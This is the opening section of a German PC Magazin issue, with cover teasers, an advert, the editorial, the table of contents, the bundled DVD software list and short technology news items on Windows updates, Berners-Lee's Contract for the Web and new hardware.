



IMMER WIE NEU!

WINDOWS RESET-DVD

- Windows immer wie neu
- Nie mehr Datenverlust
- Reset-Tools auf DVD
- So startet Ihr System immer sauber wie am ersten Tag
- Optimaler Schutz vor fehlerhaften Updates, Datenverlust durch Trojaner oder Hardware-Crash
- Alle Reset-Tools finden Sie auf unserer DVD

TEST

12 ANTI-VIREN-SUITEN

Nur vier schützen komplett



- Bessere Strategien gegen Bots, Banking-Hacker und Ransomware
- Kaspersky schwächelt bei der Performance – ESET & Avira überraschen



Foto-Spezial-Tools

- Große Effekte für kleines Geld
- Besser als Photoshop: Retro-Style, Panoramen, Vergrößern, RAW uvm.

Alle TV-Serien freischalten

- **Ohne Abo:** Netflix, Amazon und Co.
- Alle Video-Streams mitschneiden
- Das ist legal, und so machen es Hacker

Internet-Zugang erforderlich

INFO-
Programm
gemäß
§ 14
JuSchG



„Bei der **Betriebsprüfung**
bleibe ich ganz **cool**.“

Dank **Lexware archivierung**.

LEXWARE

Haben Sie gewusst, dass Sie gemäß der GoBD dazu verpflichtet sind, aufbewahrungspflichtige Dokumente revisions-sicher zu archivieren? Diese Pflicht gilt seit 2015 ausnahmslos für alle Unternehmen, Selbstständige und Freiberufler. Revisionssicher bedeutet, dass Sie alle relevanten Dokumente unveränderbar, nachvollziehbar und manipulations-sicher in einem digitalen Archivsystem aufbewahren. Die Speicherung auf CDs, Festplatten oder Ihrem Server reicht also nicht aus. Wer sich nicht daran hält, riskiert bei Betriebsprüfungen hohe Geldstrafen des Finanzamts.

Die Lösung: Lexware archivierung

Mit Lexware archivierung ist das ganz einfach. Die bewährte Online-Lösung garantiert eine GoBD- konforme, schnelle und kostengünstige Archivierung zugleich. Einmal ausgewählt, werden alle Ordner mit den relevanten Dokumenten automatisch revisionssicher archiviert. So erfüllen Sie Ihre Aufbewahrungspflicht wie von selbst.

Unsere Nutzer sind überzeugt

„Lexware archivierung ist einfach zu bedienen. Man kann die Dokumente schneller ablegen und wiederfinden als bei der Papierablage. Bei der Betriebsprüfung konnte ich auf Knopfdruck eine einwandfreie Archivierung vorweisen. Der Betriebsprüfer war sehr zufrieden.“

Oliver Seitz, Seitz Normteile e.K.



5 gute Gründe für Lexware archivierung

- ✓ **Revisionssicher** – Sie archivieren Ihre Dokumente GoBD-konform
- ✓ **Einfach** – Sie müssen sich um nichts kümmern, alles läuft automatisch
- ✓ **Sicher** – Sie schützen Ihre Daten in deutschen Hochsicherheitsrechenzentren
- ✓ **Schnell** – Sie archivieren, suchen und finden Dokumente in Sekunden
- ✓ **Mobil** – Sie greifen immer und überall mobil auf Ihr Archiv zu

19,90 €/mtl.
(exkl. MwSt.)

**30 Tage
kostenlos
testen!**



Starten Sie jetzt – www.lexware.de/archivierungssoftware

Visionen



Wolf Hosbach
Redaktion PC Magazin

Fake-News, Beleidigungen, Datenmissbrauch und verletzte Netzneutralität bedrohen immer stärker das freie Internet, wie wir es kennen und schätzen gelernt haben. Die Reaktion auf diese Missstände sind zunehmende Zensur und automatische Filter, die vielleicht das Schlimmste grob aussieben, viele Ärgernisse aber nicht finden und immer wieder erschreckende False Positives erzeugen. Letztendlich ist das Problem technisch nicht zu lösen, sondern eine Frage des Stils und der Form, wie alle Beteiligten im Web miteinander umgehen wollen.

Unter Soziologen und Politologen wachsen seit Langem Befürchtungen, dass der rohe Umgangston aus dem Web schon längst in Gesellschaft, Schulen und den Bundestag übergegriffen hat. Wenn die Technik nicht dagegen hilft, was dann? Diese Frage hat sich der Erfinder des WWW, Tim Berners-Lee, gestellt und ruft dazu auf, einen neuen Vertrag für das Web zwischen Regierungen, Unternehmen und Bürgern abzuschließen. Eine Art digitaler Gesellschaftsvertrag mit garantierten Freiheitsrechten einerseits und Selbstverpflichtungen andererseits (Seite 9). Ein Vertrag dieser Art wird die einzige Zukunft für ein freies Netz sein, sonst verroht es komplett oder fällt im Namen der Moral der Zensur anheim.

Eine andere Vision, die von jungen Künstlern, Journalisten und Webworkern, richtet sich gegen die Vormacht weniger, immer mächtiger werdender Firmen im Web: Amazon, Facebook, Google und Co. Die Aktivisten suchen Wege zurück zu einem dezentralen Netz, in dem jeder die Hoheit über seine Werke und Ideen behält und dabei trotzdem Besucher, Leser und Follower findet (Seite 78).

Einen Neuanfang – eher ganz banal, statt visionär – kann hin und wieder auch Ihr Windows gut gebrauchen. Windows-Reset. Wie das geht, sogar als ewig, täglich wiederkehrender Reset, lesen Sie ab Seite 24.

Viel Spaß beim Lesen!

W. Hosbach

PC Magazin gibt es in zwei verschiedenen Ausgaben:



DVD-Ausgabe

Die Standard-Ausgabe mit einer Daten-DVD kostet nur 5,40 Euro.



Super-Premium-Ausgabe

Die Ausgabe mit drei DVDs erhalten Sie für 8 Euro.



Werden Sie Fan von
uns bei Facebook!
www.facebook.com/daspcmagazin

NEWS & TRENDS

- 8 Erste Infos zum Windows-April-Update**
Dunkler Modus und Alexa
- 9 Ein Web, wie wir es wollen**
Tim Berners-Lee fordert ein hassfreies Web
- 10 Die ersten faltbaren Handys**
Samsung und Royole zeigen biegsame Modelle
- 16 Kontoklau bei Instagram**
So schützen Sie jetzt Ihren Account

DESKTOP & SOFTWARE

- 18 Vergleich: 12 Sicherheitssuiten**
Nur vier schützen Sie wirklich
- 24 Windows-Reset**
Immer so sauber wie am ersten Tag
- 28 Windows-Dateiendungs-Chaos**
Nie wieder Ärger mit Standardprogrammen
- 32 Foto-Spezial-Toos**
Tolle Effekte mit wenigen Klicks
- 36 Hacker-Gadgets**
Damit cracken Bösewichte jeden PC
- 42 10 Tipps: Schaffen Sie Ordnung auf dem PC**
- 44 Docker statt virtuelle Maschinen**
Profi-Container zum Testen
- 52 Tipps & Tricks: Das neue Office 2019**
- 56 Aktion: GMX 1 TByte, 1 Jahr für nur 1 Euro**
- 59 Vollversion: Text-R OCR**
- 60 Vollversion: Media Recovery rettet Fotos**
- 62 Vollversion: Audials zeichnet Streams auf**
- 63 Praxis-Tipp: Fre:ac – Konvertieren von Audio**

NETZWERK & SMART HOME

- 72 Test: Fünf Überwachungskameras im Vergleich**
Smarter Einbruchschutz
- 78 Der Traum vom dezentralen Web**
Projekte gegen die Monopolisierung
- 82 Alle Serien freischalten** Amazon, Netflix oder Sky
- 88 Tipps & Tricks** Youtube, Social Media, CSS



24 Windows-Reset

Auch Computer brauchen manchmal einen Neuanfang. Mit diesen Tricks wird Ihr Windows wieder frisch wie bei der ersten Installation. Alle zugehörigen Reset-Tools finden Sie auf unserer Heft-DVD.




18 12 Sicherheits-Suiten im Test

Die AV-Hersteller haben auf die aktuellen Bedrohungen reagiert, perfekt sind die Programme dennoch nicht: Nur vier von zwölf erreichen das höchste Schutzlevel. Außerdem testen wir die Performance und Ausstattung der Tools.

NOTEBOOK & SMARTPHONE

- 92 Android-Browser**
Besser mobil surfen
- 96 Tipps & Tricks**
Performance, Google-Dienste, Whatsapp
- 103 4 Apps für ...**
Weihnachten



82 Alle Serien freischalten

Serienjunkies ärgern sich oft, denn sie müssen gleich bei drei Streaming-Diensten Kunde werden: Amazon Prime Video, Netflix und Sky Ticket. Viele wandern deshalb in die Illegalität. Eine Übersicht.



32 Schnelle Fotospezialisten

Kleine Spezial-Tools helfen bei der kreativen Arbeit: Sie erledigen knifflige Retuschen mit wenigen Arbeitsschritten. So muss der Fotokünstler nicht auf komplizierte Techniken im Photoshop zurückgreifen.

BUSINESS & IT

- 104 Vergleich: Sechs Farblaser-Multifunktionsgeräte**
Mehr Farbe im Büro
- 110 Business-Update**
News aus der Branche

- 77 Leseraktion: Dauertest Ryd**
- 114 Vorschau und Impressum**

TESTS IN DIESER AUSGABE

- 48 m.2-SSD**
Crucial P1
- 48 Grafikkarte**
Zotac RTX 2080 AMP
- 49 Gaming-Monitor**
Philips Momentum
- 49 Mechanische Tastatur**
Sharkoon Skiller Mech
- 50 Bildbearbeitung**
Photoshop Elements
- 50 Datenrettung**
Stellar Data Recovery
- 50 Programmierung**
combit List & Label 24
- 85 2-Bay-NAS**
Synology DS718+
- 86 Smart-Home-Licht**
Nanoleaf Rhythm Edition
- 86 Mobiler VPN-Router**
Keezel VPN KZL-1
- 87 Streaming-Stick**
Google Chromecast 3
- 87 Smarte Steckdose**
Pearl Luminea SF-450
- 87 TAN-Generator**
ReinerSCT tanJack QR
- 100 Notebook**
ThinkPad X1 Extreme



Die Zotac RTX 2080 unterstützt das neue Raytracing.

- 101 Smartphone**
Google Pixel 3 XL
- 101 E-Book-Reader**
Kindle Paperwhite
- 102 Tablet**
Apple iPad Pro 12.9
- 102 Senioren-App**
Emporia App 1.0
- 112 S/W-Laserdrucker**
Avison AP3021U
- 112 Business-Monitor**
LG 34UC99-W
- 113 Intranet**
Intrex 18.03
- 113 Kaufmännische SW**
faktura+auftrag 2019
- 113 Mindmapping**
MindManager 2019

VERGLEICHSTESTS

- 18 12 Sicherheitssuiten**
- 72 5 Überwachungskameras**
- 104 6 Farblaser-Multifunktionsgeräte**



IP-Kameras schützen vor Einbrüchen in der dunklen Jahreszeit.



DVD TOOL-PAKET

Windows Reset-DVD



Im Tool-Paket *Windows-Reset* finden Sie Spezialprogramme, zum Beispiel *PC-Sheriff*, mit dem Sie Ihr Windows wieder zurücksetzen können.

Windows wieder wie neu. Das klingt beim ersten Hören erstmal ganz toll. Doch eigentlich will man sein Windows bei jedem Start wie neu haben; frisch konfiguriert mit den wichtigsten Anwendungen, aber ohne Ballast. Mit unserem Tool-Paket *Windows-Reset* und den vielen Tipps und Tricks aus dem dazugehörigen Artikel ab Seite 24 können Sie beides: Einmalig Tabula Rasa machen oder Windows auf jeden Zwischenstand zurücksetzen, den Sie möchten. Je nachdem, welches Ziel Sie verfolgen, benötigen Sie dazu unterschiedliche Programme, die Sie in unserem Tool-Paket finden.

→ www.pc-magazin.de Betriebssystem: Windows 10, 8, 7, Vista, XP; Registrierung nicht erforderlich; Sprache: teilweise Deutsch, teilweise Englisch

DVD JAHRESVERSION

Tipard Video Converter Ultimate



Der Tipard Video Converter Ultimate bietet Ihnen eine Rundumlösung für Medien-Downloads und Umwandlungen. Sie können nahezu jedes Video konvertieren. Außerdem lassen sich Online-Videos und Musik, etwa von YouTube, herunterladen.

→ www.tipard.de Betriebssystem: Windows 10, 8, 7, Vista, XP; Registrierung erforderlich; Sprache: Deutsch

Alle Programme im Überblick

Top-Software

Abelssoft HappyCard	Einladungen und Grußkarten gestalten
Aiseesoft Data Recovery	Datenrettung
AnyMP4 iPhone Transfer Pro	Daten vom iPhone auf den PC übertragen
Ascomp Text-R	Erkennt Text in PDF-Dateien und Bildern S. 59
Audials Radiotracker 2018 Premium	Internetradios als MP3 aufnehmen S. 62
braintool A-Plan 2018	Projektplanung
DVDFab Blu-ray Toolkit	Rippen und konvertieren
IObit Smart Defrag	Festplattendefragmentierung
proDAD ProDRENALIN V1	Entwickler und Korrektur für Action-Videos
Steganos Safe 19	Verschlüsselte Datensicherung
Tipard Video Converter Ultimate	Videokonverter

Tool-Pakete

Alternative Chrome-Browser	Internet-Browser
Foto-Spezial-Tools	Foto-Spezialisten S. 32
Freeware-Neuheiten	Kostenlose neue Software S. 63
PC Magazin Hardware-Labor	Computer-Hardware analysieren
Sicherheits-Paket	Anti-Viren, Anti-Trojaner, Anti-Hacker S. 18
Streaming-Tools	Legal Videos speichern S. 82
System Essentials	Grundausrüstung für Ihren PC
System Essentials	Profi-Grundausrüstung für Ihren PC
Tools für Webworker	Programme für Web-Programmierer S. 78
Unbekannte Microsoft-Tools	Cooler Windows-Ergänzungen
Windows Dateifindung-Troubleshooting	Helfer für die Programmzuordnung S. 28
Windows-Reset	Windows jeden Tag wie neu S. 24

E-Books

Kasper, Sky und der grüne Bär
Medium-Infos Buch-Magazin Nr. 116
Reise-Inspirationen: Philippinen

Extras zum Heft

DVD-Suche	
DVD-Booklets: Jewelcase und Stecktasche	
GMX Aktion	S. 56
Tarifübersicht Datentarife Mobilfunk	
Web.de Aktion	S. 56

DVD JAHRESVERSION**IObit Smart Defrag 6**

Durch die Multithreading-Defragmentierung sowie verbesserte Defragmentierungsgeschwindigkeit bietet Smart Defrag eine gute Lösung für einen schnelleren Datengriff und eine ausgezeichnete Festplatten-Performance.

→ www.iobit.com Windows 10, 8, 7, Vista, XP; Registrierung erforderlich; Sprache: Deutsch

DVD VOLLVERSION**Steganos Safe 19**

Per Knopfdruck schützt Steganos Safe 19 sensible Daten aller Art auf dem PC, im Netzwerk oder in der Cloud mit modernster 384 Bit-AES-EXE-Verschlüsselung sowie mit AES-NI Hardware-Beschleunigung.

→ www.steganos.com Windows 10, 8, 7; Registrierung erforderlich; Sprache: Deutsch

DVD JAHRESVERSION**HappyCard**

Mit Happy Card für Windows legt Abelssoft einen Baukasten für Einladungskarten, Grußkarten und Gutscheine vor, der sich kinderleicht bedienen lässt. Viele Vorlagen, Banner und Stempel liegen dem Programm bereits bei.

→ www.abelssoft.de Windows 10, 8, 7; Registrierung erforderlich; Sprache: Deutsch



Mit einem Klick zur Online-DVD

Exklusiv für Print- und Digital-Abonnenten bieten wir Ihnen die Heft-DVDs der Software- und der Super-Premium-Ausgaben auch als Online-DVD an.

Wie das funktioniert, lesen Sie in diesem Online-Ratgeber:

pc-magazin.de/software-dvd

Zu den Online-DVDs geht es auf dieser Webseite:

software-dvd.de

Falls Sie noch kein Abonnent sind, können Sie das in unserem Abo-Shop nachholen:

abo.pc-magazin.de

**DVD VOLLVERSION****proDAD ProDRENALIN V1**

ProDRENALIN entfernt automatisch perspektivische Verzerrungen (so genannte Fischaugeneffekte), stabilisiert Videos und korrigiert sogar Rolling-Shutter-Bildfehler, die für den CMOS-Sensor von Action-Kameras typisch sind.

→ www.prodad.com Betriebssystem: Windows 10, 8, 7, Vista, XP; Registrierung erforderlich; Sprache: Deutsch

Zügig freischalten

Achtung! Die Registrierung von Vollversionen ist nur sechs Wochen lang nach Erscheinen des Heftes gewährleistet. Bitte registrieren Sie deshalb Ihre Programme möglichst rasch während des Erscheinungszeitraums.



Nur die Super-Premium-Ausgabe des PC Magazins enthält die Vollversions- und Bonus-DVD.

Zusätzlich auf der Super-Premium-Ausgabe:

Premium-Vollversions-DVD: O&O MediaRecovery 11

Schnelle Rettung für Ihre Fotos, Videos und Musikdateien bietet O&O Mediarecovery 11. Wenn unwiederbringliche Erinnerungen versehentlich gelöscht wurden, so bedeutet das noch nicht, dass sie wirklich verloren sind. Mit O&O MediaRecovery können Sie Ihre versehentlich gelöschten Urlaubs- und Hochzeitsfotos und auch die ersten Videos von Ihren Kindern wiederherstellen. Auch Ihre verloren gegangenen Lieblingssongs können Sie mit einigen wenigen Mausklicks retten.

System: Windows 10/8/7/Vista, Online-Registrierung erforderlich

DVD-Hotline:

0221 1612302

hotline@i-elements.de

Probleme mit der Installation von DVD-Software? Unsere DVD-Hotline hilft sofort! Mo.–Do. 15–18 Uhr & Fr. 13–16 Uhr

DVD fehlt, ist zerkratzt oder nicht lesbar?

redaktion@pc-magazin.de

Die Hotline beantwortet nur Fragen zur PC-Magazin-DVD und -CD! Bei produktbezogenen Fragen zu den Programmen (etwa Vollversionen) wenden Sie sich bitte direkt an den jeweiligen Hersteller bzw. Programmautor.



Bonus-DVD: WLAN- und Fritzbox-Tools

Die Bonus-DVD enthält neue Tools für Netzwerk und Heimnetz.
Toolpakete: Fritzbox und SmartHome; Fritzbox-Apps für unterwegs; Fritzbox-Telefonanlage; Fritzbox-Tools; Fritzbox-Tools von AVM; Fritzbox-Tuning; NAS-Tools; Netzwerk-Sicherheit; Video- und Musik-Streaming im Heimnetz; WLAN- und Netzwerk-Tools

WINDOWS-UPDATE

Frühlingserwachen

Im April 2019 soll das nächste Windows-Update neue intelligente und praktische Funktionen bringen.



Das nächste Windows-Update (April-Update 1903) bringt unter anderem einen schnell installierbaren Dunkel-Modus – auf Wunsch mit hellem Startmenü (l.).

Kaum ist das Herbst-Update ausgerollt, steckt das nächste Windows-Update (1903) schon in den Startlöchern. Erwartet wird es im April 2019 und soll zahlreiche neue smarte und nützliche Funktionen enthalten. So wächst unter anderem die Windows-Sprachassistentin Cortana mit Alexa von Amazon zusammen. Dadurch

wird es möglich, über Cortana Alexa zu bedienen, um das Smart Home zu steuern oder online einzukaufen. Das Update bringt auch ein dunkles Windows-Design. Das sieht nicht nur cool aus, sondern schon auch die Augen und spart auf Notebooks Strom. Zu den neuen Funktionen zählt darüber hinaus eine detailliertere

Anzeige der Festplattenbelegung. Sie bietet auch erweiterte Möglichkeiten zum Freigeben von Speicherplatz. Ferner soll es nach dem Update einfacher sein, unerwünschte Apps, wie den 3D Viewer, Groove Music oder Sticky Notes, über die Einstellungen oder das Kontextmenü zu deinstallieren.

→ www.microsoft.de

NOTEBOOK

Stylisch, schnell und sicher arbeiten

■ Apple hat das MacBook Air überarbeitet und dem 1,25 kg schweren Notebook leistungsstärkere Prozessoren, neue Sicherheitsfunktionen sowie ein Retina-Display verpasst. Während die Ränder des 13,3 Zoll (33,7 cm) großen Bildschirms schmaler sind, löst das Display nun mit 2.560 x 1.600 Pixeln auf. Die Tastatur hat einen Fingerabdruck-Scanner integriert, mit dem der Anwender das Gerät entsperrt. Veraltet wird der Scanner über den neu verbauten T2 Security Chip. Er sorgt auch für eine sichere Verschlüsselung der Daten auf der SSD und erkennt autorisierte Stimmen für die Sprachassistentin Siri. Angetrieben



Apple, www.apple.de, Preise: ab 1.350 Euro

wird das MacBook von einem Intel Core i5-Prozessor der achten Generation mit zwei Kernen und bis zu 16 GByte Arbeitsspeicher. Der Hauptspeicher kann bis zu 1,5 TByte

groß sein. Dabei ist das MacBook Air mit seinem Alu-Gehäuse an keiner Stelle dicker als 1,56 cm, und es soll Akkulaufzeiten von bis zu 13 Stunden bieten.

**GAMING-HEADSET****Sound für Spieler**

■ Beim Gaming-Headset ROG Delta haben die Asus-Entwickler nicht nur Wert auf Tragekomfort gelegt, sondern vor allem auf den Sound. Durch eine neue Technik soll ein sehr klarer Klang entstehen, so dass Gamer feine Geräusche, etwa Schritte oder Schüsse, punktgenau orten und in brenzigen Situationen rasch reagieren können.

→ Asus, www.asus.de, Preis: 200 Euro

WEB-HOSTING**Rundum-sorglos-Web-Paket**

■ 1&1 Ionos bietet seinen Kunden die Möglichkeit, einen persönlichen Berater bei allen technischen oder produktspezifischen Problemen in Anspruch zu nehmen. Das gilt für private Hompages ebenso wie für Webseiten von Freiberuflern und Unternehmen. Dabei sind alle Berater (Supporter) Menschen und keine Bots. 1&1 Ionos ist eine neue Firma, die durch den Zusammenschluss von 1&1 mit dem Cloud-Infrastruktur-Anbieter ProfitBricks entstanden ist. Sie bietet die gesamte Palette an Hosting- und Cloud-Diensten bis hin zu Shop-Systemen oder eben Enterprise-Infrastrukturen.

→ www.ionos.de

**ZUKUNFT****Ein Web, wie wir es wollen**

WWW-Erfinder Tim Berners-Lee ruft einen neuen Gesellschaftsvertrag für das Web ins Leben.

■ Tim Berners-Lee, der Schöpfer und technische Kopf des WWW, hat Firmen, Regierungen und Bürger dazu aufgerufen, einen neuen Vertrag für das Web (Contract for the Web) zu schließen, quasi einen neuen weltweiten, digitalen Gesellschaftsvertrag. Auf dem Websumit in Lissabon präsentierte er im November seinen Plan, der im Mai 2019 als öffentlicher Vertragsschluss umgesetzt werden soll. Der Termin ist symbolisch gewählt, da an diesem Datum mehr als die Hälfte der Weltbevölkerung online sein soll – zu wenige in den Augen von Berners-Lee und den weiteren Unterstützern der Initiative.

Die Erkenntnisse des Weberfinders beruhen auf einer begleitenden Studie, The Case for the Web (bit.ly/2Qr0mii), die eine Reihe von ernststen Gefahren für das freiheitliche Web aufzeigt, wie Hass, Fake News, politische Manipulationen, Datenschutzprobleme und die Vereinigung von zu viel Macht in der Hand weniger Firmen. Als Beispiel nennt er die 1,5 Milliarden Menschen, die in Ländern ohne Datenschutzgesetze leben. In seinen Worten: „Das Web befindet sich an einem entscheidenden Punkt: Mehr als die Hälfte der Weltbevölkerung verbleibt offline, und die Rate neu angeschlossener Leute sinkt. Die unter uns, die online sind, sehen unsere Rechte und Freiheiten bedroht. Wir brauchen einen neuen Vertrag für das Web mit klarer und strikter Verantwortung von denen, die die Macht haben, etwas zu verbessern. Ich hoffe, mehr Menschen werden sich uns anschließen, um ein Web zu bauen, wie wir es wollen.“

→ fortheweb.webfoundation.org



Tim Berners-Lee auf dem Websumit in Lissabon im November 2018.

Die Vertrags-Inhalte

Der neue Vertrag soll auf einer Sammlung an Prinzipien beruhen:

Regierungen sollen

- jedermann ermöglichen, sich mit dem Internet zu verbinden,
- das Internet immer erreichbar halten und
- die Grundrechte der Menschen respektieren.

Unternehmen sollen

- das Internet für alle erschwinglich und zugänglich machen,
- die privaten Daten der Verbraucher respektieren und
- Technologien entwickeln, die das menschlich Beste unterstützen und das Schlechteste bekämpfen.

Bürger sollen

- Erschaffer und Unterstützer des Webs sein,
- starke Gemeinschaften bilden, die den offenen Diskurs und die Menschenwürde respektieren,
- für das Web kämpfen.

Viele Organisationen und Personen unterstützen das Projekt bereits, zum Beispiel die französische Regierung, Google, Facebook, Richard Branson oder der britische Ex-Premier Gordon Brown. Wer sich an der Schaffung des neuen Vertrages beteiligen oder das Projekt unterstützen möchte, kann sich hier eintragen:

contractfortheweb.org/ (Unternehmen)

fortheweb.webfoundation.org/ (Privatpersonen)

Außerdem gibt es für die Social-Media-Kampagne den Hashtag #ForTheWeb.

SOFTWARE DES MONATS

Teamviewer 14

→ www.teamviewer.com, kostenlos (Privatnutzer)



■ Die überarbeitete Fassung des Fernzugriffsprogramms Teamviewer bietet Augmented-Reality-Funktionen. So können Experten die Nutzer über Live-Kamera-Sharing und On-Screen-Anmerkungen aus der Ferne sogar durch die komplexesten Vorgänge führen.

Snagit 2019

→ <http://www.techsmith.de>, 50 Euro



■ Die neue Version der Screen Capture- und Bildbearbeitungssoftware Snagit erlaubt es unter anderem, mehrere Bilder in einem Übersichtsbild zu kombinieren oder mit dem neuen Vereinfachen-Werkzeug Screenshots einfacher und übersichtlicher zu machen.

Revo Uninstaller Pro 4

→ www.s-a-d.de, ab 20 Euro



■ Mit dem Revo Uninstaller Pro 4 entfernen Nutzer Programme und Programmreste von ihrem PC. Mit zusätzlichen Reinigungs-Werkzeugen können zudem Junk-Dateien, der Browserverlauf oder MS Office-Dateien ebenso gelöscht werden wie Autostart-Programme. Zudem entfernt der Uninstaller auch Windows Apps.




SMARTPHONE

Faltbares Phone mit voll flexiblem Display

■ Noch vor Samsung hat Royole, ein chinesisch/amerikanisches Unternehmen, das erste Smartphone mit einem faltbaren Display vorgestellt. Das Royole FlexPai ist im aufgeklappten Zustand ein Tablet – und zusammengeklappt ein Smartphone mit Dual-Screen-Funktionalität. Dabei können die Schnittstellen des primären und sekundären Bildschirms interagieren oder unabhängig voneinander betrieben werden, ohne sich gegenseitig zu beeinflussen. Das Display des Geräts ist leicht, dünn, farbig und vollkommen flexibel. Es soll über 200.000 Biege-, Torsions- und Zugprüfungen standhalten und außerdem in verschiedenen Winkeln zusammengeklappt werden können. Wenige Tage nach dem Launch des Royole FlexPai hat Samsung sein biegsames Smartphone vorgestellt, das sich nach dem Auffalten in ein 7,3 Zoll großes Tablet verwandelt.

→ Royole, www.royole.com/flexpai, Preis: ab 1390 Euro



ZAHL DES MONATS

16,4 Mio.

Smartphones sind in den ersten drei Quartalen 2018 in Deutschland verkauft worden.

Quelle: gfu

TABLET

Großer Entertainer

■ Für Filmfans, die ihre Lieblingsserien daheim auf dem Sofa genießen möchten, hat Trekstor das Surftab Theatre L15 im Angebot. Das 15,6 Zoll große Tablet ist mit einer MediaTek MT8163V CPU mit vier Kernen ausgestattet und einer Mali 720 GPU sowie 2 GB RAM und einem, mittels microSD-Karte erweiterbaren, 32 GB großen Speicher. Der Akku fasst 4500 mAh.

→ Trekstor, www.trekstor.de, Preis: 330 Euro



**SMARTPHONE****Cooler Premium-Phone**

■ Mit dem One Plus 6T bringt der chinesische Smartphone-Hersteller ein überarbeitetes Premium-Gerät auf den Markt. Es punktet mit einem leistungsfähigeren Akku, einem im Display integrierten Fingerprint-Scanner sowie extrem schmalen

Displayrändern. So ist der Bildschirm (Auflösung 2.340 x 1.080 Pixel) auf 6,41 Zoll angewachsen, während gleichzeitig die Kamera-Aussparung am oberen Bildschirmrand geschrumpft ist.

→ OnePlus, www.oneplus.com, Preis: 550 Euro

KURZ NOTIERT**■ Fitness-Coach**


Das neue newgen medicals Fitness-GPS-Armband FBT-200.gps zeigt Fitness-Daten von 24 Sportarten an. Gleichzeitig ist das Armband auch Nachrichtenzentrale und Bedienhilfe für das Smartphone. Für die gezielte Überwachung des Trainings liefert der optische Herzfrequenz-Sensor die Pulsdaten.

→ Pearl, www.pearl.de, Preis: 50 Euro

**■ Travel-kit für Qi-fähige Geräte**

Mit dem Charge Stream Global Travel Kit bietet Mophie Vielreisenden die nötigen Tools, um unterwegs mobile Geräte zu laden. Im Set enthalten sind ein Qi-Ladepad für kabelloses Aufladen sowie ein 2,4A-Netzadapter mit austauschbarem Steckkopf.

→ Mophie, <http://eu.mophie.com/>, Preis: 70 Euro

**Smarte Bücher für smarte Geräte**

Mehr als eine Bedienungsanleitung: Unsere Ratgeber machen Sie umfassend mit Ihren Smart-Home-Geräten vertraut. Kaufberatung, Einrichtungstipps und zahlreiche Anwendungsfelder zeigen Ihnen, wie Sie das Beste aus Ihren Geräten herausholen. Komplett in Farbe, mit vielen Abbildungen und Schritt-für-Schritt-Anleitungen.



DIGITALRADIO

Lieblingsmusikbox

■ Das Peaq PDR360 vereint Internet-, DAB+- und FM-Radio in einem kompakten Gerät. Für jede der drei Radiofunktionen sind bis zu 30 Sendeplätze programmierbar. Lieblingssender sind so immer nur eine Taste weit entfernt. Über die integrierte WLAN-Schnittstelle lässt sich das Digitalradio ins WLAN einbinden, so dass auch Internetradiosender verfügbar sind. Für einen satten

Klang sollen die zweimal fünf Watt Lautsprecher sorgen, die über jeweils zwei Bass-Reflex-Öffnungen an der Rückseite des Geräts verfügen. Über Bluetooth lässt sich der Audio-Allrounder kabellos mit Tablets oder Smartphones verbinden. Und über einen USB-Anschluss lädt die Box andere mobile Geräte schnell auf.

→ Peaq, www.mediemarkt.de, Preis: 190 Euro

GRAFIKKARTE

Volle Gaming-Power

■ AMD hat die 12nm Radeon RX 590 vorgestellt. Sie basiert auf der neuen Polaris-Architektur und soll über 15 Prozent schnellere Taktfrequenzen und Rechenleistung als das Vorgängermodell bieten. Für die neue Grafikkarte hat AMD den Fertigungsprozess verfeinert. So bleiben die Anzahl der

Compute Unites (je 36), Shader (2.304), Textureinheiten (144) und ROPs (32) identisch. AMD ist jedoch von 12- auf 14-Nanometer-Fertigung umgestiegen. Der Chip bietet nun 1.469 MHz anstatt 1.257 MHz, verbraucht aber auch bis zu 225 Watt.

→ AMD, www.amd.com, Preise: ab 290 Euro

3

Top-Monitore kurz vorgestellt



BenQ PD2700U

Der 27 Zoll (68,5 cm) große Monitor bietet 4K-Auflösung, eine hohe Farbgenauigkeit (von 100 % bei sRGB) und einen Blickwinkel von 178°.

→ Benq, www.benq.de, Preis: 540 Euro



AOC P1

AOC erweitert seine Serie von Business-Monitoren mit der P1-Reihe. Die Bildschirme haben Auflösungen von bis zu 1.920 x 1.200 Pixel.

